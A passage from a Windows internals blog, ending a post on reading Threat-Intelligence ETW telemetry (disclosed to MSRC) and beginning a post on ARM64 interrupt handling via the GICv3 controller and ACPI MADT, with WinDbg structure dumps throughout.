    [+0x05a ( 1: 1)] NewBuffersLost   : 0x0 [Type: unsigned char]
    [+0x05a ( 2: 2)] Disconnected     : 0x0 [Type: unsigned char]
    [+0x05a ( 3: 3)] Notified         : 0x0 [Type: unsigned char]
    [+0x05a ( 4: 4)] Wow              : 0x0 [Type: unsigned char]
    [+0x060] ReservedBufferSpaceBitMap [Type: _RTL_BITMAP]
    [+0x070] ReservedBufferSpace : 0x202d0360000 : Unable to read memory at Address 0x202d0360000 [Type: unsigned char *]
    [+0x078] ReservedBufferSpaceSize : 0x80000 [Type: unsigned long]
    [+0x07c] UserPagesAllocated : 0x0 [Type: unsigned long]
    [+0x080] UserPagesReused  : 0x3d [Type: unsigned long]
    [+0x088] EventsLostCount  : 0x202d0255368 : Unable to read memory at Address 0x202d0255368 [Type: unsigned long *]
    [+0x090] BuffersLostCount : 0x202d025536c : Unable to read memory at Address 0x202d025536c [Type: unsigned long *]
    [+0x098] SiloState        : 0xffffa588f8631000 [Type: _ETW_SILODRIVERSTATE *]

3: kd> dx ((nt!_EPROCESS*)0xffffa58900524080)->Protection
((nt!_EPROCESS*)0xffffa58900524080)->Protection                 [Type: _PS_PROTECTION]
    [+0x000] Level            : 0x0 [Type: unsigned char]
    [+0x000 ( 2: 0)] Type             : 0x0 [Type: unsigned char]
    [+0x000 ( 3: 3)] Audit            : 0x0 [Type: unsigned char]
    [+0x000 ( 7: 4)] Signer           : 0x0 [Type: unsigned char]


As a point of contention for the reader, it is worth noting that this POC is not capable of enabling sources of telemetry which are disabled by default on processes. For example, one still needs Antimalware-PPL in order to call NtSetInformationProcess to enable impersonation events - which have to be explicitly enabled through this privileged system call that this POC is incapable of making. The method outlined here is capable of consuming the following telemetry by default (telemetry that is emitted without a separate privileged system call being made to enable it on a per-process basis):

  1. Executable memory allocation events (user-mode and kernel-mode callers)
  2. Executable memory mapping events (user-mode and kernel-mode callers)
  3. Remote APC events (user-mode)
  4. Thread context update events (SetThreadContext)
  5. Kernel-mode device and driver load and unload events
  6. System call events. At the time this blog post was written, this includes only NtSystemDebugControl and NtQuerySystemInformation system calls


However, it is also worth pointing out that on the latest Insider Preview version of Windows (Canary channel), there are several processes which have already been opted-in to the “optional” telemetry (including memory protection, process/thread suspension, and other events). This means that using the methodology outlined in this blog post will result in receiving such events “for free”. This is a result of Microsoft Defender invoking the functionality, since it is a process running at Antimalware-PPL, for enabling the other “optional” telemetry bits.

A list of all processes which have opted-in to the optional Threat-Intelligence telemetry can be seen below:


dx -g @$cursession.Processes.Where(p => (p.KernelObject.EnableProcessImpersonationLogging == 1 || p.KernelObject.EnableProcessLocalExecProtectVmLogging == 1) || p.KernelObject.EnableProcessRemoteExecProtectVmLogging == 1 || p.KernelObject.EnableProcessSuspendResumeLogging == 1 || p.KernelObject.EnableReadVmLogging == 1 || p.KernelObject.EnableThreadSuspendResumeLogging == 1 || p.KernelObject.EnableWriteVmLogging == 1).Select(p => new { Name = p->Name, EnableProcessImpersonationLogging = p.KernelObject.EnableProcessImpersonationLogging, EnableProcessLocalExecProtectVmLogging = p.KernelObject.EnableProcessLocalExecProtectVmLogging, EnableProcessRemoteExecProtectVmLogging = p.KernelObject.EnableProcessRemoteExecProtectVmLogging, EnableProcessSuspendResumeLogging = p.KernelObject.EnableProcessSuspendResumeLogging, EnableReadVmLogging  = p.KernelObject.EnableReadVmLogging, EnableThreadSuspendResumeLogging = p.KernelObject.EnableThreadSuspendResumeLogging, EnableWriteVmLogging = p.KernelObject.EnableWriteVmLogging }),d

Conclusion

We have coordinated with Microsoft the findings in this blog post and MSRC has concluded no vulnerability exists due to the administrative <-> PPL boundary which is not enforceable. The SecurityTrace is a pretty obscure and undocumented flag that we found interesting as a result of research we were conducting within the Origin (By Prelude) company - in order to better protect our customers. This blog post would also be incomplete without any recommendation - which would be to move such a check for SecurityTrace traces to the kernel and not delegate it to user-mode. Thank you for reading and we hope you enjoyed this blog post!

Windows ARM64 Internals: Pardon The Interruption! Interrupts on Windows for ARM

Introduction

Recently, I posted a blog which introduced some building blocks related to Windows on ARM (WoA) systems. I have always “known” that interrupts are fairly architecture-specific, and that the implementation of an “interrupt schema” can differ based on this notion. Given this, I thought it would be interesting to investigate the interrupt functionality surrounding WoA systems.

In this blog post, there are likely going to be many omissions - including the fact that (Generic Interrupt Controller) GICv4 systems allow the direct injection of virtual interrupts (my WoA system, for instance, is only on GIC version 3), and many other nuances surrounding virtualization and interrupts in general (although we will touch on virtualization and Secure Kernel “secure interrupts”).

Lastly, this blog post is not meant to be a regurgitation of the existing ARM documentation about low-level interrupt details - although certainly some of this knowledge will be required, and is also outlined in this blog where applicable. This blog, instead, is focused on the theme of a previous blog I did on ARM64 Windows internals - showcasing the basics of ARM64 to Windows researchers who come from an x64 background, like myself, and to outline the differences between x64 and ARM64 interrupt dispatching on Windows systems.

Generic Interrupt Controller (GIC) Overview

One of the main differences between the traditional Intel-based x86 architecture and ARM is the employment, by ARM, of the Generic Interrupt Controller - or GIC. The Advanced Programmable Interrupt Controller (APIC) is the controller which most are probably familiar with, who come from a Windows background. This is because this is Intel’s family of interrupt controllers - with most Windows machines running on Intel.

The GIC, on ARM, has seen several iterations. The Surface Pro machine in which this analysis was performed leverages GICv3. However - ARM now has documentation for GICv5. This was announced a few months ago by ARM. This section of the blog is just meant to introduce the basics, and the curious reader should visit the ARM documentation for more information.



The main purpose of the implementation of a GIC on an ARM system is a standardized way to handle interrupts. The below image, from ARM, provides a high-level overview of GIC interrupt delivery.

This section of the blog will not act as a “glossary” of terms surrounding GIC features. ARM provides documentation surrounding lower-level details. For our purposes, it is - however - worth mentioning the following specifically surrounding what is present in GICv3 (although not necessarily new to GICv3):

  • There are two types of interrupts: IRQ and FIQ
    • IRQ is a standard interrupt request at normal priority.
    • FIQ is a fast interrupt request which is higher priority than an IRQ.
  • There are four main “sources” of interrupts:
    • External (Shared Peripheral Interrupt, or SPI). This is external in the sense that the interrupt can be delivered to any processor.
    • Internal (Private/Per-Processor Peripheral Interrupt, or PPI). This is private to a particular processor. An example of a PPI would be a performance interrupt being generated on a particular processor. The PMU is a per-CPU construct and a target’s CPU can be configured for generation of performance-related information in which an interrupt is generated when certain conditions are true - resulting in a PPI.
    • Software-based (Software Generated Interrupt, or SGI). The “ARM” version of an IPI - or Inter-processor interrupt (when a core sends an interrupt to another core)
    • Locality-specific (Locality-specific Peripheral Interrupt, or LPI): These are always message-based interrupts which can be generated from an Interrupt Translation Services, or ITS.
  • Although Windows, as mentioned in a previous blog post, doesn’t really use TrustZone with VBS enabled (VTLs provide non-secure/secure world functionality) - interrupts are also divided between “secure” and “non-secure” (related to TrustedZone security states)
  • A GIC allows for providing virtual interrupt functionality (vGIC) for hypervisors (with nuances based on the GIC version. More on this later.)

In addition to handling interrupts which fire from an “interrupt signal”, from hardware (referred to sometimes as hardware “buzzing” or “poking” the interrupt controller) GICs also support message-based interrupts. The delivery mechanism for these interrupts vary slightly (more on this later). Given that each interrupt source are made up of multiple interrupt IDs (INTIDs) (e.g., interrupt IDs 0-15 are SGIs, 16-31 are PPIs, etc.) this allows not every single ID to need to be physically wired.

Notice above we refer to interrupt sources - which are represented by a particular INTID - which maps to an “interrupt line” (with a particular “group” of sources, e.g., SPI, PPI, etc.). Interrupts “come” from interrupt sources. Lastly, before we get into the Windows implementation, let’s summarize a four of the important structures in the GIC architecture which are collectively referred to as the Interrupt Routing Infrastructure, or IRI. The IRI and interrupt-routing scheme, taken from the Arm Generic Interrupt Controller Architecture Specification, looks as follows.

GIC Distributor

The GIC distributor is the “brain” of the interrupt schema - and all physical interrupt sources are wired to this component. It is a physically present on a particular SoC (system on a chip, which is how ARM integrates the CPU/GPU/memory controllers/peripherals/etc. into a “single chip”) and it is always accessible via physical memory and not a system register (but the Windows kernel also maps it into virtual memory). There is a single distributor structure on a system.

The distributor primarily prioritzes and distributes physical interrupts to the redistributors (and CPU interfaces). This is especially true for SPIs, which are “external” to a particular CPU in the sense that the distributor must route the interrupt to the specific CPU.

The distributor is involved in software-generated interrupts (like IPIs, even though the interrupts originate from a particular processor) and facilitates routing. However, for interrupts specific to a CPU (like PPI) the distributor does not need to be involved.

GIC Redistributor

Redistributors are per-CPU structures - and there is only one redistributor per CPU. The redistributor receives SPIs that are routed from the interrupt source to the distributor. Redistributors have a few more “moving parts”, or nuances.

In addition, when software-initialited interrupts (like an inter-processor interrupt requested from software) occur (SGIs), they are generated by both the “issuing” CPU interface and redistributor. From these components, they are then routed to the distributor and then the target CPU’s redistributor and CPU interface receive the interrupt.

PPIs are interrupts which are local to a specific CPU. Because of this, the distributor is not needed at all. The interrupt source interrupt is directly routed to the CPU’s redistributor. Additionally, LPIs are routed to a target redistributor.

GIC CPU Interface

The various CPU interfaces, then, become the mechansim to which a core actually receives an interrupt. There is both a physical CPU interface and a virtual CPU interface present (but for now when we refer to the “CPU interface” we are referring to the physical interface). The CPU interface is accessible through system registers (or memory-mapped interface, but Windows uses the system registers). This means the registers can be used to mask interrupts and control the state of interrupts on the CPU.

GIC Interrupt Translation Services (ITS)

The ITS is an optional (for GICv3, which our machine is using). The ITS has a primary usage - message-based interrupts (MSIs). The ITS, when it is present, is responsible for routing LPIs (which represent message-based interrupts) to a target CPU’s redistributor. They are also responsible for actually translating the MSI request (message-based interrupt) into an LPI.

The Surface Pro machine in which this analysis was conducted on does implement an ITS. However, because the OS is virtualized Hyper-V does not expose it to the root partition (thank you to Longhorn for pointing this out). GIC4 requires an ITS because GIC4 needs to support virtual LPIs due to support for direct injection of virtual interrupts to a VM without involving the hypervisor.

Lastly, the following image summarizes the basic interrupt routine schema - taken once again from ARM documentation.

Windows on ARM Interrupt Initialization And Discovery

Although there are some references to interrupt functionality before it, we will start at nt!HalpInitializeInterrupts. This function is responsible for most of the interrupt discovery and initialization that we care about. nt!HalpInitializeInterrupts receives a single parameter - the loader parameter block, from the bootloader, represented by the nt!_LOADER_PARAMETER_BLOCK structure.

One of the first things this function does is to perform “GIC” discovery. The kernel will attempt to first discover GICv3, and will “default” to checking if GICv1 is available.

As a point of contention, nt!HalSetInterruptProblem accepts a parameter to a value from the INTERRUPT_PROBLEM enum. For ARM devices, the following are valid values, which can help aid in debugging/determining what is occuring. For example, in this case the error from the above image denotes that discovery is occuring (InterruptProblemFailedDiscovery):

lkd> dt nt!_INTERRUPT_PROBLEM
   InterruptProblemNone = 0n0
   InterruptProblemMadtParsingFailure = 0n1
   InterruptProblemNoControllersFound = 0n2
   InterruptProblemFailedDiscovery = 0n3
   InterruptProblemInitializeLocalUnitFailed = 0n4
   InterruptProblemInitializeIoUnitFailed = 0n5
   InterruptProblemSetLogicalIdFailed = 0n6
   InterruptProblemSetLineStateFailed = 0n7
   InterruptProblemGenerateMessageFailed = 0n8
   InterruptProblemConvertIdFailed = 0n9
   InterruptProblemCmciSetupFailed = 0n10
   InterruptProblemQueryMaxProcessorsCalledTooEarly = 0n11
   InterruptProblemProcessorReset = 0n12
   InterruptProblemStartProcessorFailed = 0n13
   InterruptProblemProcessorNotAlive = 0n14
   InterruptProblemLowerIrqlViolation = 0n15
   InterruptProblemInvalidIrql = 0n16
   InterruptProblemNoSuchController = 0n17
   InterruptProblemNoSuchLines = 0n18
   InterruptProblemBadConnectionData = 0n19
   InterruptProblemBadRoutingData = 0n20
   InterruptProblemInvalidProcessor = 0n21
   InterruptProblemFailedToAttainTarget = 0n22
   InterruptProblemUnsupportedWiringConfiguration = 0n23
   InterruptProblemSpareAlreadyStarted = 0n24
   InterruptProblemClusterNotFullyReplaced = 0n25
   InterruptProblemNewClusterAlreadyActive = 0n26
   InterruptProblemNewClusterTooLarge = 0n27
   InterruptProblemCannotHardwareQuiesce = 0n28
   InterruptProblemIpiDestinationUpdateFailed = 0n29
   InterruptProblemNoMemory = 0n30
   InterruptProblemNoIrtEntries = 0n31
   InterruptProblemConnectionDataBaitAndSwitch = 0n32
   InterruptProblemInvalidLogicalFlatId = 0n33
   InterruptProblemDeinitializeLocalUnitFailed = 0n34
   InterruptProblemDeinitializeIoUnitFailed = 0n35
   InterruptProblemMismatchedThermalLvtIsr = 0n36
   InterruptProblemHvRetargetFailed = 0n37
   InterruptProblemDeferredErrorSetupFailed = 0n38
   InterruptProblemBadInterruptPartition = 0n39

nt!HalpGic3Discover begins by enumerating the Advanced Configuration and Power Interface (ACPI) table named “APIC”. In order for there to less work for the hardware abstraction layer (HAL) Windows effectively requires that ARM64 systems which run Windows require ACPI.

ACPI is a specification which is used to allow hardware to describe the interfaces which are available for usage by software. ACPI is particularly relevant to us because it describes interrupt functionality on the system. After all, interrupts are not just a software construct - the actual computer chips have physical wiring used for many interrupt operations, as an example. As such, the ACPI interface exposes a series of tables which allow the OS to become enlightened about the actual hardware configuration of the machine - including the interrupt configuration.

The ACPI “APIC” table really refers to the Multiple APIC Description Table, or MADT. Although APIC is the name used, as Intel-based systems have dominated for so long, the latest versions of ACPI (5.0 and beyond) have added descriptors for GIC - which is what ARM-based systems use (not APIC). The MADT, as we will refer to it, is responsible for describing the interrupt functionality of the system - specific describing the GIC and also GIC distributor (which we have previously mentioned).

The nt!ExtEnvGetAcpiTable, in this case, returns a pointer to an nt!_MAPIC structure - which represents the MADT, and contains the following layout. You can cross-reference this layout with the latest ACPI specification from UEFI:

kd> dt nt!_MAPIC -r2
   +0x000 Header           : _DESCRIPTION_HEADER
      +0x000 Signature        : Uint4B
      +0x004 Length           : Uint4B
      +0x008 Revision         : UChar
      +0x009 Checksum         : UChar
      +0x00a OEMID            : [6] Char
      +0x010 OEMTableID       : [8] Char
      +0x018 OEMRevision      : Uint4B
      +0x01c CreatorID        : [4] Char
      +0x020 CreatorRev       : Uint4B
   +0x024 LocalAPICAddress : Uint4B
   +0x028 Flags            : Uint4B
   +0x02c APICTables       : [1] Uint4B

The APICTables member of this structure corresponds to the Interrupt Controller Structure[n] outlined in the official ACPI specification - which refers to a list of interrupt controller structures available on the system.

In this case the nt!_MAPIC structure acts as a header of sorts to describe all of the various interrupt structures which follow - all of which make up the interrupt functionality on the system. WinDbg provides a nice extension which allows us to easily parse-out what functionality is present:

kd> !mapic @x0
MAPIC - HEADER - fffff7de4000e018
  Signature:               APIC
  Length:                  0x0000023c
  Revision:                0x04
  Checksum:                0xfe
  OEMID:                   VRTUAL
  OEMTableID:              MICROSFT
  OEMRevision:             0x00000001
  CreatorID:               MSFT
  CreatorRev:              0x00000001
MAPIC - BODY - fffff7de4000e03c
  Local APIC Address:      0xfee00000
  Flags:                   00000000
  GIC Distributor
    Reserved1:             0x0000
    Identifier:            0x00000000
    Controller Addr:       0x00000000ffff0000
    GSIV Base:             0x00000000
    Reserved2:             0x00000000
    Version:               0x00000003
  Processor Local GIC
    Reserved:              0x0000
    Identifier:            0x00000000
    ACPI Processor ID:     0x00000001
    Flags:                 0x00000001
    Parking Proto Version: 0x00000000
    Perf Interrupt GSI:    0x00000017
    Parked Addr:           0x0000000000000000
    Controller Addr:       0x0000000000000000
    GICV:                  0x0000000000000000
    GICH:                  0x0000000000000000
    VGIC Maintenance Intr: 0x00000000
    GICR Base Addr:        0x00000000effee000
    MPIDR:                 0x0000000000000000
   PowerEfficiencyClass:   0x00
   SPE overflow interrupt GSI (PMBIRQ):   0x00
      Processor is Enabled
  Processor Local GIC
    Reserved:              0x0000
    Identifier:            0x00000000
    ACPI Processor ID:     0x00000002
    Flags:                 0x00000001
    Parking Proto Version: 0x00000000
    Perf Interrupt GSI:    0x00000017
    Parked Addr:           0x0000000000000000
    Controller Addr:       0x0000000000000000
    GICV:                  0x0000000000000000
    GICH:                  0x0000000000000000
    VGIC Maintenance Intr: 0x00000000
    GICR Base Addr:        0x00000000f000e000
    MPIDR:                 0x0000000000000001
   PowerEfficiencyClass:   0x00
   SPE overflow interrupt GSI (PMBIRQ):   0x00
      Processor is Enabled
  Processor Local GIC
    Reserved:              0x0000
    Identifier:            0x00000000
    ACPI Processor ID:     0x00000003
    Flags:                 0x00000001
    Parking Proto Version: 0x00000000
    Perf Interrupt GSI:    0x00000017
    Parked Addr:           0x0000000000000000
    Controller Addr:       0x0000000000000000
    GICV:                  0x0000000000000000
    GICH:                  0x0000000000000000
    VGIC Maintenance Intr: 0x00000000
    GICR Base Addr:        0x00000000f002e000
    MPIDR:                 0x0000000000000002
   PowerEfficiencyClass:   0x00
   SPE overflow interrupt GSI (PMBIRQ):   0x00
      Processor is Enabled
  Processor Local GIC
    Reserved:              0x0000
    Identifier:            0x00000000
    ACPI Processor ID:     0x00000004
    Flags:                 0x00000001
    Parking Proto Version: 0x00000000
    Perf Interrupt GSI:    0x00000017
    Parked Addr:           0x0000000000000000
    Controller Addr:       0x0000000000000000
    GICV:                  0x0000000000000000
    GICH:                  0x0000000000000000
    VGIC Maintenance Intr: 0x00000000
    GICR Base Addr:        0x00000000f004e000
    MPIDR:                 0x0000000000000003
   PowerEfficiencyClass:   0x00
   SPE overflow interrupt GSI (PMBIRQ):   0x00
      Processor is Enabled
  Processor Local GIC
    Reserved:              0x0000
    Identifier:            0x00000000
    ACPI Processor ID:     0x00000005
    Flags:                 0x00000001
    Parking Proto Version: 0x00000000
    Perf Interrupt GSI:    0x00000017
    Parked Addr:           0x0000000000000000
    Controller Addr:       0x0000000000000000
    GICV:                  0x0000000000000000
    GICH:                  0x0000000000000000
    VGIC Maintenance Intr: 0x00000000
    GICR Base Addr:        0x00000000f006e000
    MPIDR:                 0x0000000000000004
   PowerEfficiencyClass:   0x00
   SPE overflow interrupt GSI (PMBIRQ):   0x00
      Processor is Enabled
  Processor Local GIC
    Reserved:              0x0000
    Identifier:            0x00000000
    ACPI Processor ID:     0x00000006
    Flags:                 0x00000001
    Parking Proto Version: 0x00000000
    Perf Interrupt GSI:    0x00000017
    Parked Addr:           0x0000000000000000
    Controller Addr:       0x0000000000000000
    GICV:                  0x0000000000000000
    GICH:                  0x0000000000000000
    VGIC Maintenance Intr: 0x00000000
    GICR Base Addr:        0x00000000f008e000
    MPIDR:                 0x0000000000000005
   PowerEfficiencyClass:   0x00
   SPE overflow interrupt GSI (PMBIRQ):   0x00
      Processor is Enabled
  MSI Frame
    Reserved1:             0x0000
    Identifier:            0x00000001
    Physical Address:      0x00000000effe8000
    Flags:                 0x00000001
    SpiCount:              0x0024
    SpiBase:               0x039d
End of MAPIC.

We can see many structures are present here: the GIC distributor (of which there can only be), the “Processor Local GIC”, which refers to the per-CPU “interfaces” we mentioned earlier. My machine has 6 CPUs and 12 total cores (and we can see there are 6 here. These are represented by the “GIC CPU Interface (GICC) Structure” structure mentioned in the ACPI specification), per-CPU GIC redistributors (GIC Redistributor (GICR) Structure), and a single MSI (GIC MSI Frame Structure) interface.

nt!HalpGic3Discover is then responsible for parsing all of the present interrupt structures and enlightening the kernel about what types of GIC features are supported (are LPIs supported, are Interrupt Translation Services required, how many enabled GIC CPU interfaces are there, and other items). nt!HalpGic3Discover receives a single parameter - a value from the EXT_ENV enumeration that denotes more information about the current operating environment - and is passed on down the initialization stack. In our case, for instance, the operating environment is that of ExtEnvHvRoot - because I am on a machine which has VBS enabled and, therefore, the Windows OS resides in the root partition. This means that the GIC needs to interact with the root partition. As we will see later, especially in the case of virtual interrupts, knowing the execution environment is important.

lkd> dt nt!_EXT_ENV
   ExtEnvUnknown = 0n0
   ExtEnvNativeHal = 0n1
   ExtEnvHvRoot = 0n2
   ExtEnvHvGuest = 0n3
   ExtEnvHypervisor = 0n4
   ExtEnvSecureKernel = 0n5

As a point of contention, however, dynamic analysis is done in a VM, and so (obviously) the operating environment is that of a guest:

0: kd> dx ((nt!_GIC3_DATA*)0xfffff7f440000a10)->ExtEnv
((nt!_GIC3_DATA*)0xfffff7f440000a10)->ExtEnv : ExtEnvHvGuest (3) [Type: _EXT_ENV]

On success, the GIC distributor is then validated via nt!Gic3ValidateIoUnit. As mentioned the single GIC distributor is where all interrupt sources are wired to. This is a very important structure. On Windows, the nt!_GIC_DISTRIBUTOR structure represents the GIC distributor.

